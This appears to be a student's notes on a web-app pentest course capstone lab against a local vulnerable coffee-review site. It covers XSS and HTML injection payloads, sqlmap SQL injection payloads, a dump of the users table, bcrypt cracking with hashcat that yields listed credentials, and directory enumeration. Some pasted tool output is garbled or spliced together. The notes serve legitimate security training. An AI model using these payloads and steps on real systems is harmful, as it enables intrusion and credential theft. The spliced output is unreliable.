
```
File Actions Edit View Help
kali@kali: ~/peh/labs kali@kali: ~/peh/capstone
(kali㉿kali)-[~/peh/capstone]
$ ffuf -u http://localhost/capstone/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .php -recursion
```

Then, he test the login function by signing in a user with a week password.

The application allows very weeks password.

So, while we go around to see what the application does, we can also be testing for basic security features, like allowing user to have weak password.

Nice. It looks like the end point is correct, and I did not think of it, but Alex tests a simple html injection: <h1>test message</h1>, and it works.



He immediately tests for Cross-Site Scripting, with the injection: <script>prompt(1)</script>, and this determines that we have indeed XSS.

He follows then to testing the comments function.

Again, we could start with the html injection first, and then XSS, so on. The reason it is executing the scripts, is because we are in the div tag in the html code, and it is not properly validating the request.

He immediately tests for XSS. Same payload. This time in the comments section. We have XSS.

Then, he follows to test "localhost/capstone/coffee.php?cofee=1" endpoint. In this endpoint, he tests for SQL injection instead.

Understand what each parameter is doing, and it is important to have a picture on what might be processing the endpoint. In this case, we were trying to get a Command Injection in a endpoint that is processing SQL. So, we need to be testing for SQL Injection here, and not command injection.

Ok. Pause the video, and I am going to do it using sqlmap.

Copy the request we want to test for to a txt file.

```

kali㉿kali: ~/Desktop/WebApp-Lab/Capstone ✘ kali㉿kali: ~/Desktop/WebApp-Lab/Capstone ✘
└─$ curl -s https://127.0.0.1:8080/ | grep "Set-Cookie"
Set-Cookie: PHPSESSID=201de3a9e41566f9118da32bce1dd909

```

```

1 GET /capstone/coffee.php?coffee=5 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost/capstone/index.php
8 Connection: close
9 Cookie: PHPSESSID=201de3a9e41566f9118da32bce1dd909
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1

```

```

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:30:39 /2025-02-03/ [https://sqlmap.org]
[19:30:39] [INFO] parsing HTTP request from 'request.txt' [https://sqlmap.org]
[19:30:39] [INFO] testing connection to the target URL
[19:30:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:30:39] [INFO] testing if the target URL content is stable
[19:30:40] [INFO] target URL content is stable
[19:30:40] [INFO] testing if GET parameter 'coffee' is dynamic
[19:30:40] [WARNING] GET parameter 'coffee' does not appear to be dynamic
[19:30:40] [WARNING] heuristic (basic) test shows that GET parameter 'coffee' might not be injectable
[19:30:40] [INFO] heuristic (XSS) test shows that GET parameter 'coffee' might be vulnerable to cross-site scripting (XSS) attacks
[19:30:40] [INFO] testing for SQL injection on GET parameter 'coffee'
[19:30:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:30:40] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[19:30:40] [INFO] testing 'NOT boolean-based blind - WHERE or HAVING clause'
[19:30:40] [INFO] testing 'NULL boolean-based blind - WHERE or HAVING clause'
[19:30:40] [INFO] testing 'TRUE boolean-based blind - WHERE or HAVING clause'
[19:30:40] [INFO] testing 'FALSE boolean-based blind - WHERE or HAVING clause'
[19:30:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[19:30:40] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[19:30:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[19:30:40] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[19:30:41] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[19:30:41] [INFO] testing 'Generic inline queries'
[19:30:41] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[19:30:41] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[19:30:41] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[19:30:41] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[19:30:51] [INFO] GET parameter 'coffee' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[19:31:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:31:23] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[19:31:24] [INFO] target URL appears to be UNION injectable with 7 columns
[19:31:24] [INFO] GET parameter 'coffee' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'coffee' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:
```

```

sqlmap identified the following injection point(s) with a total of 75 HTTP(s) requests:
Parameter: coffee (GET)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: coffee=FUZZ AND (SELECT 8062 FROM (SELECT(SLEEP(5)))WhLn) AND 'nvwz2'='nvwz2' Methods: *
  Connection: close
  Response Headers:
    Cache-Control: no-store, no-cache, must-revalidate
    Pragma: no-cache
    Vary: Accept-Encoding
    Access-Control-Allow-Origin: *
    Content-Length: 342051
    Connection: close
    Content-Type: text/html; charset=UTF-8
  Response Body:
    <!DOCTYPE html>
    <html lang="en">
    <head>
      <meta charset="UTF-8">
      <meta name="viewport" content="width=device-width">
      <title>Specialty Coffee Review</title>
      <link href="..//assets/bootstrap.css" rel="stylesheet">
      <link href="..//assets/custom.css" rel="stylesheet">

```

It is vulnerable.

Next, we enumerate the tables.

```
(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
$ sqlmap -r request.txt --db
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:34:57 /2025-02-03/
[*] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: coffee (GET)
    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: coffee=FUZZ AND (SELECT 8062 FROM (SELECT(SLEEP(5)))WhLn) AND 'nwZ='='nwZ

[19:34:57] [INFO] parsing HTTP request from 'request.txt'
[19:34:57] [INFO] resuming back-end DBMS 'mysql'
[19:34:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: coffee (GET)
    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: coffee=FUZZ AND (SELECT 8062 FROM (SELECT(SLEEP(5)))WhLn) AND 'nwZ='='nwZ

[19:34:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL > 5.0.12
[19:34:57] [INFO] fetching database names
[19:34:57] [WARNING] reflective value(s) found and filtering out available databases [3]:
[*] information_schema
[*] peh-capstone-labs
[*] performance_schema
[19:34:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost' as rel='stylesheet'
[19:34:57] [WARNING] your sqlmap version is outdated
[*] ending @ 19:34:57 /2025-02-03/
```

We want the table peh-capstone-labs.

Pay attention on the flow of the commands. We enumerate, gather info, and get more info.

```
(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
$ sqlmap -r request.txt --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:47:13 /2025-02-03/
[*] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: coffee (GET)
    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: coffee=FUZZ AND (SELECT 8062 FROM (SELECT(SLEEP(5)))WhLn) AND 'nwZ='='nwZ

[19:47:13] [INFO] parsing HTTP request from 'request.txt'
[19:47:13] [INFO] resuming back-end DBMS 'mysql'
[19:47:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: coffee (GET)
    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: coffee=FUZZ AND (SELECT 8062 FROM (SELECT(SLEEP(5)))WhLn) AND 'nwZ='='nwZ

[19:47:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL > 5.0.12
[19:47:13] [INFO] fetching tables for database: 'peh-capstone-labs'
[19:47:13] [WARNING] reflective value(s) found and filtering out available databases [3]:
[*] information_schema
[*] peh-capstone-labs
[*] performance_schema
[19:47:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost' as rel='stylesheet'
[19:47:13] [WARNING] your sqlmap version is outdated
[*] ending @ 19:47:13 /2025-02-03/
```

We can find the tables in that specific database, or we can also dump all the tables from all databases like show below. actually, we could have issue:

```
#sqlmap -r request.txt --tables
```

This would have returned all tables.

(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]\$ sqlmap -r request.txt --tables peh-capstone-labs

	Method	URI	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1.8.7#stable	GET	/peh-capstone-labs/index.php?coffee=			200	143847	HTTP/1.1	php	Specialty Coffee Review		✓	227.0.0.1
	GET	/peh-capstone-labs/index.php?coffee=			200	152446	HTTP/1.1	php	Specialty Coffee Review		✓	227.0.0.1
	GET	/peh-capstone-labs/index.php?coffee=			200	138978	HTTP/1.1	php	Specialty Coffee Review		✓	227.0.0.1
	GET	/peh-capstone-labs/index.php?coffee=			304	160					✓	34.149.100.209
	GET	/peh-capstone-labs/index.php?coffee=			200	16540	HTTP/1.1	php	Specialty Coffee Review		✓	227.0.0.1
	GET	/peh-capstone-labs/index.php?coffee=			200	5963	HTTP/1.1	html	Specialty Coffee Review		✓	34.177.188.100
	GET	/peh-capstone-labs/index.php?coffee=			200	5963	HTTP/1.1	html	Specialty Coffee Review		✓	34.177.188.100
	GET	/peh-capstone-labs/index.php?coffee=			200	5278	HTTP/1.1	html	Specialty Coffee Review		✓	34.149.100.209
	GET	/peh-capstone-labs/index.php?coffee=			200	2402	HTTP/1.1	json	Specialty Coffee Review		✓	34.149.100.209

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:39:10 / 2025-02-03/

[19:39:10] [INFO] parsing HTTP request from 'request.txt' [midtranscations]

[19:39:11] [INFO] resuming back-end DBMS 'mysql'

[19:39:11] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

```
Parameter: coffee (GET)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: coffee='FUZZ' AND (SELECT 8062 FROM (SELECT(SLEEP(5)))WhLn) AND 'nvw2'=nvwZ

Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: coffee='FUZZ' UNION ALL SELECT NULL,NULL,CONCAT(0x716b716271,0x76787967706e5046666e6462646c685067426d4a65665566865515273734d15952737650595572,0x716b787a71),NULL,NU
LL,NULL,NULL-- -
```

[19:39:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.54, PHP 7.4.33
back-end DBMS: MySQL ≥ 5.0.12

[19:39:11] [INFO] fetching database names
[19:39:11] [INFO] fetching tables for databases: 'peh-capstone-labs', 'information_schema', 'performance_schema'

[19:39:11] [WARNING] reflective value(s) found and filtering out

Database: information schema
[79 tables]

+-----+-----+
ADMINISTRABLE_ROLE_AUTHORIZATIONS	APPLICABLE_ROLES
CHARACTER_SETS	CHECK_CONSTRAINTS
COLLATIONS	COLLATION_CHARACTER_SET_APPLICABILITY
COMMENT_EXTENSIONS	COLUMN_PRIVILEGES
COLUMN_STATISTICS	ENABLED_ROLES
FILES	INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_LRU	

+-----+-----+

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 19 Feb 2025 22:31:56 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Methods: *
11 Content-Length: 142051
12 Connection: close
13 Content-Type: text/html; charset=UTF-8
14
15
16 <!DOCTYPE html>
17 <html lang="en">
18
19 <head>
20 <meta charset="UTF-8">
21 <meta name="viewport" content="width=device-width,
```

Database: peh-capstone-labs
[3 tables]

	Raw	Hex
coffee	GET /capstone/coffees.php?coffee=	HTTP/1.1
ratings	Host: localhost	
users	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5701.132 Safari/537.36	x86_64; rv:109.0

Database: performance_schema
[8 tables]

	Raw	Hex
processlist	GET /processlist?connection=close	HTTP/1.1
global_status	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5701.132 Safari/537.36	index.php
global_variables	Accept: Encoding: gzip, deflate, br	
persisted_variables	Host: localhost	
session_account_connect_attrs	Content-Type: application/x-www-form-urlencoded	
session_status	Content-Type: application/x-www-form-urlencoded	
session_variables	Content-Type: application/x-www-form-urlencoded	
variables_info	Content-Type: application/x-www-form-urlencoded	

[19:39:11] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[19:39:11] [WARNING] your sqlmap version is outdated

[*] ending @ 19:39:11 / 2025-02-03/

Request Response

Pretty Raw Hex Render

Many tables. We can see each dbs had their own tables and info.

We need to prioritize which ones are the most interesting to us.

If there are account with higher privileges, and we can get the credential for those, it would be a big win.

With that in mind, the users tables in the peh-capstone-labs with the users table looks interesting.

```

[...]
$ sqlmap -r request.txt -o peh-capstone-labs -T users --dump
[...]
[*] starting @ 19:44:39 / 2025-02-03/ .../index.php?username=...&password=...
[19:44:40] [INFO] parsing HTTP request from 'request.txt' - cs
[19:44:40] [INFO] resuming back-end DBMS 'mysql'
[19:44:40] [INFO] testing connection to the target URL
[19:44:40] [INFO] sqlmap resumed the following injection point(s) from stored session:
sqlmap resumed the following injection point(s) from stored session:
Parameter: coffee (GET)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: coffeeFUZZ AND (SELECT 8002 FROM (SELECT(SLEEP(5)))WLn) AND 'nvwz">'nvwz
  UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: coffeeFUZZ UNION SELECT NULL,NULL,CONCAT(0x716b716271,0x76787967706e5046666e6462646c68506742d4a656655666865515273734d515952737650595572,0+716b787a71),NULL,NULL,NULL,NULL-- -
[*] the back-end DBMS is MySQL
[*] web server operating system: Linux Debian
[*] web application technology: Apache 2.4.54, PHP 7.4.33 [location/xsl/q0.9.lease/xml]
[*] back-end DBMS: MySQL > 5.0.12
[*] using columns for table 'users' in database 'peh-capstone-labs'
[*] [WARNING] reflective value(s) found and filtering out...
[*] [INFO] fetching entries for table 'users' in database 'peh-capstone-labs'
[*] database: peh-capstone-labs
Table: users
[*] 9 entries
[*] user_id | type | password | username
[*] 1 | admin | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | jeremy
[*] 2 | admin | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | jessamy
[*] 3 | admin | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | r3d
[*] 4 | user | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | bob
[*] 5 | user | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | maria
[*] 6 | user | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | amir
[*] 7 | user | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | xinyi
[*] 8 | user | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | kofi
[*] 9 | user | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | user
[*] Content-type: text/html; charset=UTF-8
[*] X-Powered-By: PHP/7.4.33
[*] Date: Mon, 09 Apr 2025 22:31:56 GMT
[*] Cache-Control: no-store, no-cache, must-revalidate
[*] Pragma: no-cache
[*] Vary: Accept-Encoding
[*] Access-Control-Allow-Origin: *
[*] Access-Control-Allow-Methods: *
[*] Content-Length: 142051
[*] Connection: close
[*] 
```

We can see there are 3 admin accounts.

We can try cracking these passwords.

First, we need to find the hash type.

We can do that using "#hashid"

```

[...]
$ hashid '$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy'
Analyzing '$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
[...]

```

-m gives hashcat module

```

[...]
$ hashid -m '$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy'
Analyzing '$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy'
[+] Blowfish(OpenBSD) [Hashcat Mode: 3200]
[+] Woltlab Burning Board 4.x
[+] bcrypt [Hashcat Mode: 3200]
[...]

```

To merge your list of usernames and list of passwords so that each pair is separated by a colon (:), you can use a simple script. Here are a couple of ways to do this, depending on your preference:

Method 1: Using a Bash Script

If you're working in a Linux environment or using a terminal with Bash, you can do this with a simple loop.

1. Ensure your usernames and passwords are in separate text files, say:

- `usernames.txt`
- `passwords.txt`

2. Run the following script:

```
bash
copy edit

paste -d':' usernames.txt passwords.txt > merged.txt
```

Explanation:

- `paste` is a command that combines files line-by-line.
- `-d':'` specifies the delimiter (colon :).
- `merged.txt` will contain the merged list.

```
(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
$ paste -d':' usernames.txt hash.txt > user-hash.txt
(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
$ ls
coffee_id.txt coffee.txt credentials_cut.txt credentials.txt hash.txt loginRequest.txt request.txt user-hash.txt usernames.txt
(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
$ cat user-hash.txt
jeremy   :$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJY
jessamy  :$2y$10$Smeh2WXtPZgzzPZrjAmhi20bKK6uXd2yZio7EB8t.MVuV1KwhWv6yS
raj      :$2y$10$cCxaMFLC.ymTsqu1whYWbuU38RBNN00NutjYBvCClh.UHHg/XfFy
bob      :$2y$10$ojc8YCMKX2r/Suqco/h.TOFTIaw5k3Io5FVSCeWjCCqL8GWwmAczC
maria    :$2y$10$EPM4Urjn4wnn4SjoEPJu7em6OLISImA50QS3TijClYh48d7Pv6Kbi
amir     :$2y$10$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.Efc/05JGS0qw
xinyi   :$2y$10$37gojOTFmj86E6NbENGg9e2Xu2z6OKKSgnjvxdkXJn/8dvSk2tkFG
kofi    :$2y$10$5sVvPfZ0jzRTSeXJtQBGc.CfsDEwvITNkIg2IF9j5BhZZ1Rq.IK3.
user    :$2y$10$CYd1xEuh4wfa7AjsYb1qvEvCiSWbkJvcEfsww5iU02PwXQRBKamu
```

Be careful. The list I made with the hashes had spaces at the end of it. Hashid did recognize it, but hashcat did not like it.

I am using a list with the hashes only

After fixing it.

```
(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
$ cat hash
$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy
$2y$10$meh2WXtPZgzPZrjAmHi20bKk6uXd2yZio7EB8t.MVuV1KwhWv6yS
$2y$10$cCXaMFLC.ymTSqu1whYWbuU38RBN900NutjYBvCClqh.UHHg/XfFy
$2y$10$ojC8YCMKX2r/Suqco/h.T0FTIaw5k3Io5FVSCeWjCCqL8GWwmAczC
$2y$10$EPM4Unjn4wnn4SjoEPJu7em60LISImA50QS3T1jCLyh48d7Pv6KBi
$2y$10$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.EFc/05JGS0qW
$2y$10$37gojoTFmj86E6NbENGg9e2Xu2z60KKSgnjYxDkXJn/8dvSk2tKfG
$2y$10$5sVvPfZ0jzRTSeXJtQBGc.CfsDEewvITNkIg2IF9jSBhZZ1Rq.IK3.
$2y$10$CYd1xEuh4wfa7AjsYb1qvuEVCiSWbkJvcEfsww5iU02PwXQRBKamu
```

(kali㉿kali)-[~/Desktop/WebApp-Lab/Capstone]
\$ hashcat -m 3200 hash /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt

hashcat (v6.2.6) starting at 2025-02-03 11:56:56

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz, 1435/2935 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0

Maximum password length supported by kernel: 72

Hashes: 9 digests; 9 unique digests, 9 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Rules: 1

* Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Optimizers applied:

- * Zero-Byte Secret Reuse: 1

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:

- * Filename...: /usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt
- * Passwords...: 10000
- * Bytes.....: 76497
- * Keyspace...: 10000
- * Runtime ...: 0 secs

\$2y\$10\$ojC8YCMKX2r/Suqco/h.T0FTIaw5k3Io5FVSCeWjCCqL8GWwmAczC:qwert

```
$2y$10$EPM4Unjn4wnn4SjoEPJu7em60LISImA50QS3T1jCLyh48d7Pv6KBi:maria
$2y$10$5sVvPfZ0jzRTSeXJtQBGc.CfsDEewvITNkIg2IF9jSBhZZ1Rq.IK3.:paris
$2y$10$CYd1xEuh4wfa7AjsYb1qvuEVCiSWbkJvcEfsww5iU02PwXQRBKamu:user
```

\$2y\$10\$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy:captain1

Approaching final keyspace - workload adjusted.

Session.....: hashcat@localhost/capstone/index.php

Status.....: Exhausted

Hash.Mode.....: 3200 (bcrypt \$2*\$, Blowfish (Unix))

Hash.Target...: hash-Requests: 1

Time.Started...: Mon Feb 3 20:48:06 2025 (12 mins, 9 secs)

Time.Estimated...: Mon Feb 3 21:00:15 2025 (0 secs)

Kernel.Feature...: Pure Kernel

Guess.Base.....: File (/usr/share/seclists/Passwords/xato-net-10-million-passwords-10000.txt)

Guess.Queue.....: 1/1 (100.00%)

Speed.#1.....: 69 H/s (7.29ms) @ Accel:4 Loops:32 Thr:1 Vec:1

Recovered.....: 5/9 (55.56%) Digests (total), 1/9 (11.11%) Digests (new), 5/9 (55.56%) Salts

Progress.....: 90000/90000 (100.00%)

Rejected.....: 0/90000 (0.00%)

Restore.Point...: 10000/10000 (100.00%)

Restore.Sub.#1...: Salt:8 Amplifier:0-1 Iteration:992-1024

Candidate.Engine.: Device Generator

Candidates.#1....: daisey → blitz

Hardware.Mon.#1..: Util: 94%

Started: Mon Feb 3 20:48:01 2025

Stopped: Mon Feb 3 21:00:17 2025

This was the last one cracked. So, we have:

jeremy:captain1

maria:maria

kofi:paris

user:user (our account)

bob:qwerty

The only admin is jeremy, so lets try that and see what new permissions we are given.

Now, it is when the directory enumeration done in the very beginning comes in with the answers.

```
[kali㉿kali] - [~/Desktop/WebApp-Lab/Capstone]
$ gobuster dir -u http://localhost/capstone/ -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://localhost/capstone/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.hta           (Status: 403) [Size: 274]
/.htpasswd      (Status: 403) [Size: 274]
/.htaccess      (Status: 403) [Size: 274]
/admin          (Status: 301) [Size: 315] [→ http://localhost/capstone/admin/]
/assets          (Status: 301) [Size: 316] [→ http://localhost/capstone/assets/]
/index.php      (Status: 200) [Size: 14261]
Progress: 4614 / 4615 (99.98%)
Finished

[kali㉿kali] - [~/Desktop/WebApp-Lab/Capstone]
$ gobuster dir -u http://localhost/capstone/admin -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://localhost/capstone/admin
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.htaccess      (Status: 403) [Size: 274]
/.htpasswd      (Status: 403) [Size: 274]
/.hta           (Status: 403) [Size: 274]
/admin.php      (Status: 302) [Size: 0] [→ .. /index.php?message=Admins only!]
Progress: 4614 / 4615 (99.98%)
Finished

[kali㉿kali] - [~/Desktop/WebApp-Lab/Capstone]
```

We can see the message that only admins have access to that file.

We have an admin account now. So, lets visit it.

Add New Coffee

Coffee Name

Region

Scoring

Varietal

Notes

Roast

Image

No file selected.

Alright. Lets start with normal behavior, and escalate from there.

